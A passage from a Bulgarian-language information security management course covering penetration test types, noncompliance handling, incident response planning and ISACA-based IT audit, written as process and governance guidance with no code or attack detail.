- Логистични проблеми – доставка на суровини и ресурси, дублиране на доставчици и т.н.

Организацията трябва да определи външните и вътрешните фактори, които са свързани с нейната цел и които влияят на нейната способност да постигне желания(те) резултат(и) от системата за управление на сигурността на информацията; заинтересуваните страни, които имат отношение към системата за управление на сигурността на информацията, и изискванията на тези заинтересувани страни по отношение на сигурността на информацията.

Мониторинг ефективността на програмата

Мониторинг ефективността на програмата – техники и методи:

- Извършване на регулярни оценка на риска и приложените контроли;
- Тестване сигурността на пробив на системите (Penetration testing & Scanning);
- Оценка уязвимостта на системите (Vulnerability assessments);
- Внедрени SMART (Specific, Measurable, Achievable, Repeatable, and Time-dependent) измерители;
- Мониторинг непрекъсваемостта на операциите 24/7;
- Постоянно наблюдение на системите IDS и IPS за засичане на атаки в реално време;
- Наблюдение на одобрените и внедрени промени;
- Преглед на договорите с техните детайлни технически спецификации;

Пенетрейшън Тестове (Penetration Tests) - Пенетрейшън тест е реалната, практическа гледна точка на външно лице, което се опитва да заобиколи мерките за информационна сигурност, прилагани в дадена организация, с цел установяване на уязвимости в информационната среда. Тези уязвимости могат да бъдат от всякакво естество – от физическото разположение или архитектура на информационната инфраструктура, през конфигурацията на различните информационни активи (сървъри, мрежови устройства, потребителски станции), до различни слабости в приложенията/програмите, които се използват в организацията.
Резултатът от теста включва описание на проведените атаки, средствата използвани за целта, откритите уязвимости и слабости, както и препоръки за тяхното отстраняване. Всичко това се предоставя под формата на доклад към организацията, в която е проведен пенетрейшън тестът.

Типове пенетрейшън тестове:
Тестът може бъде осъществен с различна степен на „предварително запознаване“ със системите на организацията:

- Тест „черна кутия“ (black-box testing), където предварителната информация често е само името на организацията. Работа на тестващите лица е сами да установят обхвата на информационната инфраструктура, да открият критични активи или приложения и да подготвят план за тяхната „атака“.
- Тест „сива кутия“ (grey-box testing), където на тестващите лица е предоставена определена информация за информационната инфраструктура, например IP range или разположение на критичните активи.
- Тест „бяла кутия“ (white-box testing), където тестващите лица работят в тясна връзка със специалистите на тестваната организация и разполагат с цялата информация за вътрешната архитектура, използваните технологии и ресурси, разположение на критичните активи и др. Понякога на тестващите лица са предоставени дори потребителски акаунти за дадени приложения, с цел максимално подробен и задълбочен тест.

Разрешаване на казуси свързани с несъответствие (Noncompliance Issues)

Тези проблеми могат да бъдат от огромен риск за организацията и трябва да има внедрен процес за бързото и ефективно им разрешаване. В зависимост от критичността на проблема могат да бъдат приложени различни подходи. Несъответствието може да бъде открито чрез следните механизми: Мониторинг на дейностите; Одити и прегледи на сигурността; Сканирания за уязвимости; Докладване от външни страни или служители;

Когато настъпи несъответствие, организацията трябва:
- да реагира на несъответствието и когато е приложимо:
- да предприеме действие за контролирането и коригирането му и
- да се занимае с последствията;
- да оцени необходимостта от действие за отстраняване на причините за несъответствието, с оглед то да не се повтори или да не се случи другаде, чрез:
- разглеждане на несъответствието;
- определяне на причините за несъответствието и
- определяне дали съществуват подобни несъответствия или потенциално могат да възникнат;
- приложи всяко необходимо действие;
- да извърши преглед на ефикасността от всяко предприето коригиращо действие и
- направи промени в системата за управление на сигурността на информацията, ако е необходимо.

Разрешаване на казуси свързани с несъответствие (Noncompliance Issues) – Практики:
- Мениджърът по ИС трябва да мониторира и оценява установения минумум за ИС и да преглежда за потенциални несъответствия;
- Предефиниране на различни сценарии за несъответствия и подготвени решения за тяхното отстраняване;
- Оценка и повишаване културата на служителите в ИС, тъй като статистически те се оказват най-слабото и уязвимо звено в организацията относно ИС;
- Извършване на редовни прегледи и наблюдения за наличието на несъответствия с въведените в организацията политики и стандарти по управление сигурността на информацията.
- Постигане на осъзнатост на служители, относно въведените в организацията политики и най-често срещани заплахи, касаещи сигурността на основните активи във фирмата.
- Докладване на резултатите от “penetration” тестовете и предприемани на необходимите коригиращи и превантивни действия.
- Следене на събития и логове, свързани със сигурността на информационните системи.
- Предприемане на адекватни и незабавни действия при настъпване на инцидент по информационна сигурност.

16. Модул 16: Управление и реакция по време на инциденти

Разработване на план за управление и реакция по време на инциденти
Създаване на процес за ескалации
Разработване на комуникационния процес
Интегриране на IRP

Разработване на IRT
Изпробване на IRP
Управление на реакциите при инциденти по информационна сигурност
Разследване на инциденти по информационната сигурност
Провеждане на анализи след наличието на инцидент

Процес на управление на инциденти - Дефиниция

Процес на управление на инциденти – може да бъде разглеждан и като част от управлението на риска, които се грижи за ответен отговор при настъпване на дадено събитие.
Третирането на събития като атаки, загуба, кражба, природни бедствия и др. е целта на процеса на управление на инцидентите, като трябва да се намали до възможно най-ниско ниво влиянието върху организацията.

Цели и определения при управление на инцидентите

Цел - ранно възстановяване на нормалното функциониране на услугата в съответствие със Споразумението за ниво на услугите и минимизиране на влиянието на отказа върху съществуването на бизнеса.


Цели на управление на инцидентите:

- Бързо установяване на възникналото събитие;
- Точно категоризиране на инцидента и анализ на ситуацията;
- Управление и минимизиране на щетите за организацията;
- Възстановяване на засегнатите процеси и услуги;
- Анализ на възникването на инцидента – коренни причини;
- Извличане на поуки и предотвратяване повторното възникване на същия инцидент;

Определения:

- Инцидент (incident INC) - всяко събитие, което не е част от нормалната експлоатация, водещо до спиране на услугата или до по-ниско качество.
- Искане за услуги (service request) - Всеки INC, която не е неизправност в ИТ инфраструктура (искане за информация, нулиране на паролата)
- Обходно решение (work-around) - метод за избягване на Inc , чрез използване на временни решения, или други средства за премахване на зависимостта на клиентите от проблемните аспекти на сервиза.
- Ескалация - механизъм, който служи за навременното решаване на Inc с помощта на привличане на допълнителни знания
- Цел - да се реши Inc в определеното време,указано в SLA.
- Приоритет (priority) – основан е на степента на въздействие и спешността на решението на Inc

Фази на процеса на управление на инцидентите



Фази на процеса на управление на инцидентите

1. Идентифициране на инцидента
2. Анализ на инцидента и неговата категория
3. Управление на инцидента – намаляване на влиянието върху организацията.
4. Внедряване на коригиращи действия и механизми за третиране на инцидента
5. Мониториране и преглед на извършените действия – оценка и анализ

IRP (Incident Response Planning) – Планиране при управление на инцидентите

IRP (Incident Response Planning) – процес, обикновено част от процеса за управление непрекъсваемостта на бизнеса (BCP), който определя ресурсите необходими за оперирането на бизнес функциите на организацията. Неговата основна цел е да отговори на заплахи свързани с интегритета и конфиденциалността на активите на една организация, като намали риска и възстанови функциите възможно най-бързо.

Предимства
За бизнеса:

- Намаляване на отрицателното въздействие на Inc върху дейността чрез своевременното им разрешаване;
- Наличие на бизнес ориентирана информация за изпълнение на SLA

За IT организацията:

- Наблюдение на съответствието на предоставената нива на ниво на услугите, определени в SLA

- По-добро използване на персонала
- Намаляване на броя на изгубени и неправилно обработени Inc и RFC;
- Идентифициране на неверни данни в CMDB
- Увеличаване на удовлетвореността на клиентите и потребителите


IRP (Incident Response Planning) – Компоненти:

- Възможности за установяване на инцидента (лист на внедрените технологии и системи);
- Дефинирани критерии за категоризиране на инцидента, за да му се въздейства подходящо;
- Оценка и категоризиране според критичността;
- Критерии за обявяване на инцидента и отговорности;
- Обхват на системата за управление на инциденти (типове и характер на инцидентите);
- Начинът по който ще се отговори на инцидента (базирани на най-добри практики или на глобални статистики);

IRP (Incident Response Planning) – Дейности:

- Откриване и регистрация - Запазване на информация за Inc; Оповестяване на специалиста; Инициране на працедура; Обработка на заявките за обслужване.
- Класификация и началната поддръжка - Класификация, сравнението с проблемите и известни грешки; Информиране на специалистите по управление на проблеми; Измерване на въздействието, неотложност, приоритет, оценка на информацията от CMDB; Предоставяне на начална поддръжка.
- Разследване и диагностика - Оценка на информацията за Inc; Събиране и анализ на допълнителна информация; Търсене решения.
- Решение и възстановяване - Приемане на решение, Подаване RFC; Изпълнение на действия по възстановявяне;
- Закриване - Потвърждение на удовлетвореност на потребителите; Запис на код за затваряне
- Собственост, контрол, комуникация - Мониторинг на Inc; Ескалация, Сигнализира потребител.
- Отчетност;

4- Фазно представяне на управление на инцидент в една ИТ инфраструктура



4- Фазно представяне на управление на инцидент в една ИТ инфраструктура

1. Превенция
2. Установяване
3. Отговор
4. Докладване

Ползи от внедряването на IRP процес

Ползи от внедряването на IRP процес:

- Готовност на организацията за справяне с инциденти от различен характер по най-бърз и ефективен начин;
- Минимизиране нивата на влияние и щети върху организацията;
- Установяване на механизми за реакция – разпределени роли и отговорности между служителите;
- Тестване на плана периодично и проиграване на различни сценарии с цел повишаване знанията на ангажираните, установяване актуалността и приложимостта на плана и адекватност на заложените действия;
- Вземане на поуки от възникнали инциденти и постоянно подобряване плана във времето и устойчивостта на организацията към инциденти;

Технологии използвани от една IRP система

Технологии използвани от една IRP система:

- HIDS (Host Intrusion Detection System);
- NIDS (Network Intrusion Detection System);
- SIM (Security Information System);

- SIEM (Security Information and Event Management);

Различни технологии в една ИТ инфраструктура използвани за управление на инциденти и събития
- HIDS & NIDS – Системи за установяване на определено събитие на мрежово ниво и ниво работна станция
- SIM & SIEM – Цялостна автоматизирана система за събиране, анализ и корелация на събитията от различни системи в една ИТ инфраструктура

Функционалности на описаните системи:

Автоматизирано събиране на редица събития от ИТ инфраструктурата;
Консолидиране и анализ на връзките между отделните събития (корелация);
Подходящо идентифициране на инцидентите;
Присъединяване на съответното ниво на критичност и категория;
Функционалност за проследяване на инцидента;
Интеграция с други ИТ системи;
Функционалност за активни действия при определени инциденти;

Мениджър по управление на инцидентите

IRM (Incident Response Manager) – Мениджър по управление на инцидентите – отговорности:

- Разпределение на задачите и отговорностите в IRT (Incident Response Team);
- Подчинен е на Мениджъра по ИС и комуникира и договаря с него своите дейности;
- Планиране на дейностите по IRP;
- Координиране на дейностите по третиране на инцидентите;
- Преглед на внедрените решения и изготвяне на доклади по събраната информация;
- Планиране и бюджетиране на необходимите ресурси;

Мониторинг и измерване на системата

Мониторинг и измерване на системата за управление на инциденти – фактори:

- Брой на откритите и докладвани инциденти;
- Средно време на реакция за дадена категория и критичност на инцидента;
- Успешно разрешени инциденти;

- Проактивни и превантивни мерки за контрол;
- Наличност на човешки ресурси – екипи;
- Общо спестени средства чрез намаляване на въздействието и щетите върху организацията;
- Интегриране в процесите на организацията;

Количествени показатели за измерване:

• Общо количество инциденти;
• Средно реалното време, изразходвано за решаване / търсене на обходни решения;
• Процент инциденти, обработени в рамките на договореното време за реакция (SLA)
• Среден разход на цена на инцидент;
• Процент инциденти, решени без ползване на друго ниво на поддръжка;
• Брой и процент инциденти, фиксирани от разстояние, без да се налага да се посещават.

Трудности при създаването на един IRP план и фактори за успех

Трудности при създаването на един IRP план:

- Липса на разбирателство между отделите по дейностите по плана;
- Липса на подкрепа от ръководството;
- Лошо дефинирани цели и структура на плана;
- Недостатъчни човешки ресурси – служители и квалификация;
- Слаб комуникационен процес в организацията;
- Твърде сложен за изпълнение план;

Ключови фактори за успех:

- Специално внимание към управлението на процеса;
- реалистични цели и мониторинг за постигането им;
- Актуална CMDB;
- База знания на известни грешки и проблеми;
- Автоматизацията е конфигурирана в съответствие с изискванията на процеса;
- Ясни целеви показатели, договорени с потребителите в процеса (SLM);
- Ефективни диагностични инструменти;
- Наличие на резерв за бързото прилагане на алтернативни решения.

Организация на IRT (Incident Response Team)

Central IRT – един екип отговарящ за всички инциденти (за малки или централизирани организации)
Distributed IRT – няколко разпределени екипа на логическо или физическо разделение (големи организация и много процеси);
Coordinating IRT – централизиран екип управляващ другите разпределени екипи (разработва и внедрява плановете);
Outsourced IRT – пълно или частично аутсорснати екипи;

Организация на IRT (Incident Response Team) екипа:

- Трябва да бъде съставен от хора с различни длъжности, умения и компетенции;

- Състав на екипа – професионалисти по сигурност; ИТ професионалисти – сървъри и мрежи; професионалисти по разследване на инциденти;
- Да притежават добри комуникативни и презентационни умения;
- Умения за работа в екип, аналитични умения за решаване на проблеми;
- Умения за управление на времето в кратки срокове и под напрежение;
- Умения за разрешаване на събития от различни компетенции – технически, природни, заобикаляща среда.

Роли и отговорности на други служители в организацията:

1. Членове на комитета по сигурност – най-високо ниво в организацията
2. Мениджър по информационна сигурност – лидер и посредник между различните йерархични нива
3. Мениджър за управление на инцидентите – управлява цялостния процес
4. Отговорник за самия инцидент- изпълнява истинските процеси по закриване на инцидента
5. Следовател – извършва анализ на коренна причина за инцидента и анализ на събитията
6.Професионалисти в областта на ИТ сигурността, Оперативните отдели, Правен отдел, Човешки ресурси и Връзки с обществеността.

Роля на BIA в IRP

Роля на BIA (Business Impact Analysis) в IRP (Incident Response Planning) – Анализ на връзката между двата документа – параметри и детайли

Роля на BIA (Business Impact Analysis) в IRP (Incident Response Planning):

- BIA ще определи влиянието, което един инцидент би имал върху бизнеса;
- BIA ще определи приоритизацията при възстановяване на процесите и услугите;
- BIA ще определи очакваните загуби и период на неработоспособност;
- BIA ще определи и необходимите ресурси;
- BIA ще даде на IRP резултати, чрез които ще се оптимизират времената за възстановяване (RPO, RTO);

IRP план по модела на Schultz, Brown and Longstaff

Създаване на IRP плана по модела на Schultz, Brown and Longstaff чрез дефинираните от тях 6 фази :

1. **Подготовка (Preparation)**
   - установяване на подход за третиране на инцидентите;
   - установяване на комуникационни канали със заинтересованите страни;
   - установяване на критерии кога да се докладва инцидента и как да се активира плана;
   - установяване на сигурно място за изпълнение на плана;

2. **Идентификация (Identification)** – фазата, която цели да верифицира и потвърди настъпилия инцидент, чрез получаване на информация и доклади от различни системи. Дейности по време на тази фаза:

- Верифициране, че получената информация отразява категоризиран инцидент;
- Установяване на верига на проследимост на доказателствата;
- Определяне критичността на инцидента и модел на ескалирането му;

3. **Ограничаване (Containment)** – фаза през която се цели да се минимизира влиянието и се активира екипа за управление на инцидентите.
   - обявяване на инцидента и информиране на засегнатите страни;
   - получаване на одобрение за извършване на дейности по ограничаване влиянието на инцидента;
   - задържане на доказателствата и тяхното съхраняване;
   - документиране и създаване архиви на доказателствата;
   - контролиране съобщаването пред клиентите и партньори чрез екипа за връзки с обществеността.

4. **Изкореняване (Eradication)** - установяване коренната причина за възникване и елиминиране на инцидента.
   - премахване коренната причина за инцидента;
   - локализиране на най-актуалните архиви и предприемане на действия за възстановяване;
   - сканиране за вируси и тяхното изтриване;
   - повишаване нивото на мрежова сигурност чрез управление на защитните стени;
   - извършване на сканиране за уязвимости и тяхното закриване.

5. **Възстановяване (Recovery)** – фаза през която се извършва възстановяване на засегнатите процеси и услуги до нивата определи чрез RPO параметъра, чрез изпълнение на сроковете заложени в RTO.
   - възстановяване, валидиране оперативността на възстановените услуги и процеси;
   - тестване на функционалностите от бизнес мениджърите;
   - комуникиране на действията и деклариране на връщане към нормална работа на организацията;

6. **Придобит опит (Lessons learned)** – в края на процеса се изготвя доклад с необходимите детайли – какво се е случило, какви действия са били предприети и дали са постигнати заложените в плана срокове.
   - установяване на причините и вземане на поуки;
   - внедряване на коригиращи и превантивни действия за предотвратяване повторното възникване на инцидента;
   - комуникиране на доклада;
   - представяне на предложения за оптимизиране на плановете по системата за управление на инцидентите.

Схема за реакция при инцидент в мрежовата сигурност – стъпки:

1. Идентифициране на активите
2. Установяване на атаката
3. Класификация на атаката – вид и произход
4. Проследяване на атаката - източници
5. Ответна реакция
6. Анализ на предприетите действия по време на събитието

Тестване на IRP плановете

Тестване на IRP плановете –тествани на регулярни интервали от време или при значителни промени. Съгласно ISO 27001:2013 – минимум веднъж годишно.

Целта на тестовете е да се открие:

- Пропуски между плана и реалността;
- Несъответстващи времеви граници и срокове;
- Колко подходящи и приложими са стратегиите за установяване и третиране на инцидентите;
- Потвърждение от различните мениджъри на отдели за дефинираните действия и срокове;
- Актуалността и приложимостта на плана;
- Осигуряване, че плана и действията в него няма да повлияят негативно на други процеси и услуги;

Типове тестове на IRP плана:

- Чеклист (Checklist);
- Преход по фазите на плана (Structured walk-through);
- Симулация (Simulation);
- Паралелен тест (Parallel test);
- Тест с пълно прекъсване (Full interruption test);

Анализ на резултатите – да подсигурят валидността на плана и да предложат зони за подобрения; оценка умението на екипите за работа в извънредни ситуации; анализ на стратегиите за възстановяване и ползите за бизнеса.

Процеси след закриване на инцидента

- Цел – преглед на предприетите действия по време на инцидента и анализ на резултатите, подобряване на плана и внедряване на нови механизми за намаляване влиянието върху бизнес процесите.
- Идентифициране на причините и внедряване на коригиращи и превантивни действия;
- Анализиране на събраните доказателства и информация по време на инцидента и разследване на причините и източниците на заплахата;

Правен аспект на разследване на инцидентите

- Поддържане на верига на проследимост на доказателствата с необходимите детайли (Chain of custody);
- Чеклисти с комуникираните хора по инцидента;
- Подписани декларации за конфиденциалност и неразпространение на информацията (Confidentiality and Non-disclosure agreements);
- Пълен дневник на регистрираните събития и предприетите действия;
- Доклади от анализ на инцидента;
- Вземане под внимание различните правни системи и юрисдикции;

Допълнителни материали по управление на инцидентите


Допълнителни материали по управление на инцидентите

http://digital-forensics.sans.org/

17. Модул 17: Процесът на одит на информационни системи

Стандарти и насоки от ISACA при одит на информационни системи
Основните бизнес процеси
Разработване и прилагане на стратегия за одит на информационни системи
План за одит
Провеждане на одит
Жизнен цикъл на доказателствата
Комуникиране на въпроси, рискове, както и резултатите от одита
Подкрепа за прилагане на управлението на риска и контрол на практиките

Процесът на одит на информационни системи



Процесът на одит на информационни системи – 4 основни стъпки:

1. Извършване на самия одитен ангажимент
2. След готовия доклад – изготвяне на план за действие за закриване на несъответствията
3. Внедряване на самите коригиращи и превантивни действия
4. Контролен одит след 1 година

Провеждането на одита включва:

- откриваща среща;
- провеждане на одита по план график;
- междинна среща по време на одита – провежда се при необходимост;
- събиране на обективни доказателства;
- проверка на терен (предприятие, ферма или друг обект) – провежда се при необходимост;
- преглед и анализи на резултатите;

- закриваща среща;
- доклад от одита;
- провеждане на последващи действия (ако се налага).

Процес на одитиране на информационни системи - насоки:

- Одитът трябва да бъде провеждан по начин, който осигурява че всички задачи са проведени и изпълнени от членовете на одит екипа;
- Одиторите трябва да притежават необходимите компетенции и да запазят своята безпристрастност по време на процеса;
- Проведеният одит трябва да доведе до ползи за топ мениджмънта;
- Одит процесът също трябва да постигне бизнес целите;

Основните цели на ИТ одита са да потвърди, че:

- Информационните системи в компанията се управляват в съответствие с вътрешните и външните регулации;
- Всички ИТ рискове се управляват адекватно;
- Информационните системи са в състояние да предоставят качествени продукти и услуги;
- ИТ са ефективни и са в състояние да увеличат печалбата на компанията;

Организация на Одит функцията

Одит услугите могат да бъдат вътрешни и външни:

- Вътрешен одит – вътрешна за организацията група от одитори – това представлява одит от втора страната;
- Външен одит – извършване на одит услуги от одиторска компания, чрез изпълнение на одитен ангажимент описан в официален договор;

И при двата вида одити одитният екип трябва да запази своята безпристрастност и да представи доклада на топ мениджмънта.
Този одит може да бъде извършен от независим, квалифициран и опитен одитор – вътрешен или външен. ИТ одиторът следва да има необходимото образование и опит за да е в състояние да идентифицира рисковете и областите с възможност за подобрение и оптимизация на бизнес процесите.
Повечето ИТ одитори са с образование в сферата на ИТ и разширени познания по финанси, счетоводство и специфични бизнес процеси. Те могат да са и сертифицирани ИТ одитори и носители на професионален сертификат, издаден от независима международна организация.

Планиране на одита - дейности

- Дефиниране на дългосрочни и краткосрочни цели, преглеждани минимум веднъж годишно;
- Фактори, които могат да повлияят на планирането – промени в технологиите, стандартите, правните изисквания, ограничения на информационните системи.
- Планирането - започва със събиране на информация за: разбиране на цялостната среда; вид, характер и големина на бизнеса; типовете информационни системи; изброяване на приложимото законодателство.

Според ISACA, независим външен одит на ИТ се извършва веднъж на три години, а за банки и финансови институции това се прави поне един път годишно. В някои държави честотата

на ИТ одитите се определя от закон или от регламентиран правилник за компании с определен тип дейност – здравно осигуряване, застраховане и др. Според добрите практики, установени в големите международни компании, периодът между два задължителни ИТ одита се определя от правилника за управление на ИТ във фирмата и е одобрен от акционерите или собствениците на компанията.

Планиране на одита - Изисквания на ISACA:

- одиторът да се придържа към целите на одита и да работи в съгласие с международните одиторски стандарти;
- Да притежава и план за одитиране на съответните системи в организацията;
- Преди самия одит да прегледа – резултати от предишните одити; плановете на ИТ и бизнеса за информационните системи; специални регулаторни изисквания приложими за тези ИТ системи; аутсорснати ИТ услуги и техните доставчици; да направи физическа обиколка на съоръженията в организацията;

Обхватът на един ИТ одит се определя от неговата цел. Той може да бъде цялостен, или ограничен в рамките на едно или няколко приложения. Според ИТ стандартите, приети в организацията, одиторите избират методологията, по която да бъде извършен одитът. Най-често избираният подход е проверка за съответствие между наложените от ръководството правила за управление на ИТ и посочените като добри практики в COBIT(Control Objectives for Information and related Technology) контроли за управление на ИТ.

Планиране на одита – влияние на закони и регулации:

- Всички организации трябва да са в съответствие със законовата рамка;
- В планирането да се включат изисквания – по какъв начин се обработва, пренася и съхранява информацията;
- Внимание на изискванията при одит в силно регулирани сектори;
- Трябва да се вземе и под внимание обхватът на организацията - на каква територия оперира и какви са локалните изисквания за всяко физическо място;

В Българското законодателство не съществуват закони или друга нормативна база, които да изискват одит на ИС да се извършва периодично. С привеждане на българското законодателство в съответствие с европейското, както и с въвеждане на новите регулации, свързани с BASEL II такива текстове ще бъдат приети за банките и останалите финансови институции. България не е единствената страна, в която бързото развитие на технологиите изпреварва създаването и приемането на законова база.

Стандарти и насоки от ISACA

Професионален етичен кодекс на ISACA и неговите 7 канона, които трябва да бъдат спазвани от всички сертифицирани ISACA професионалисти.

Професионален етичен кодекс на ISACA:

- Поддържане внедряването и съответствието с приложимите стандарти и контрол на информационните системи;
- Изпълняване на професионалните задължения безпристрастно в съответствие със стандартите и най-добрите практики;
- Да служи на интересите на заинтересованите страни по законен и честен начин, чрез високо професионално поведение;

- Запазване конфиденциалността и интегритета на научената информация при изпълнение на задълженията и не използването й за лични цели и разкриването й пред трети страни;
- Поддържане на високи професионални умения и извършване само на тези дейности, които могат да изпълнят с професионалните си компетенции;
- Информиране на заинтересованите страни за резултатите от своята работа и разкриване на всички факти по нея;
- Подкрепа при обучение на заинтересованите страни в областите на одита, информационните системи и контрола.

Цели на стандартите и насоките от ISACA


Цели на стандартите и насоките от ISACA при одит на информационни системи:

- Да информират одиторите на информационни системи за минимума на приемливо ниво на производителност;
- Да информират ръководството за очакваните резултати от работата на одиторите;
- Да информират ISACA сертифицираните професионалисти, че при неизпълнение на изискванията им може да доведе до разследване на тяхната дейност;
- Да се поддържа високо ниво на актуалност и приложимост на тези стандарти и насоки със заобикалящата среда;

Асоциацията ISACA разглежда одита на ИС в три категории:

- Стандарти – задължителни изисквания за одита на ИС и изготвяне на одит отчета;
- Правила за прилагане на стандартите - определят по какъв начин одиторът може да прилага стандартите;
- Процедури – примерни одит процедури.

ISACA ITAF - Information Technology Assurance Framework - Модел от добри практики



Information Technology Assurance Framework - Модел от добри практики - Структура

- Стандарти (Standards)– представляват задължителните изисквания за процеса на ИТ одит и докладване на резултатите;
- Насоки (Guidelines)– предоставят насоки за прилагане на стандартите за ИТ одит. Трябва да се прилагат в зависимост от цялата среда.
- Техники (Tools and techniques) – представляват примери на процеси, които един ИТ одитор трябва да следва. Дават информация как да се изпълнят изискванията на стандартите.

Стандарти за одит на ИС според ITAF - General standards (1000 series)

- Обхват
- Отговорности, правомощия и отчетност
- Независимост
- Професионална независимост
- Организационна независимост
- Професионална етика и стандарти
- Кодекс за професионална етика
- Професионално поведение
- Компетентност
- Умения и знания
- Непрекъснато професионално обучение
- Планиране
- Контрол на планирането
- Резултати
- Преглед
- Представяне на доказателства
- Ефективност
- Генериране на отчета
- Периодично докладване
- Последващ контрол

ISACA ITAF – Стандарти - Категории:

Общи стандарти - General standards (1000 series) – Общите принципи на които се основава професията за одит на ИТ системи. Приложими са за всички одитни ангажименти и обхва-

щат професионалните одитни етични кодекси, независимостта при одитирането, обективността, компетенциите и уменията на одиторите.

Общи стандарти - General standards (1000 series)

- 1001 – Изготвяне на ХАРТА на одита
- 1002 – Организационна независимост
- 1003 – Професионална независимост
- 1004 – Основателни очаквания
- 1005 – Демонстрирана професионална отговорност
- 1006 - Професионално
- 1007 - Твърдения
- 1008 – Критерии

ISACA ITAF – Стандарти - Категории:
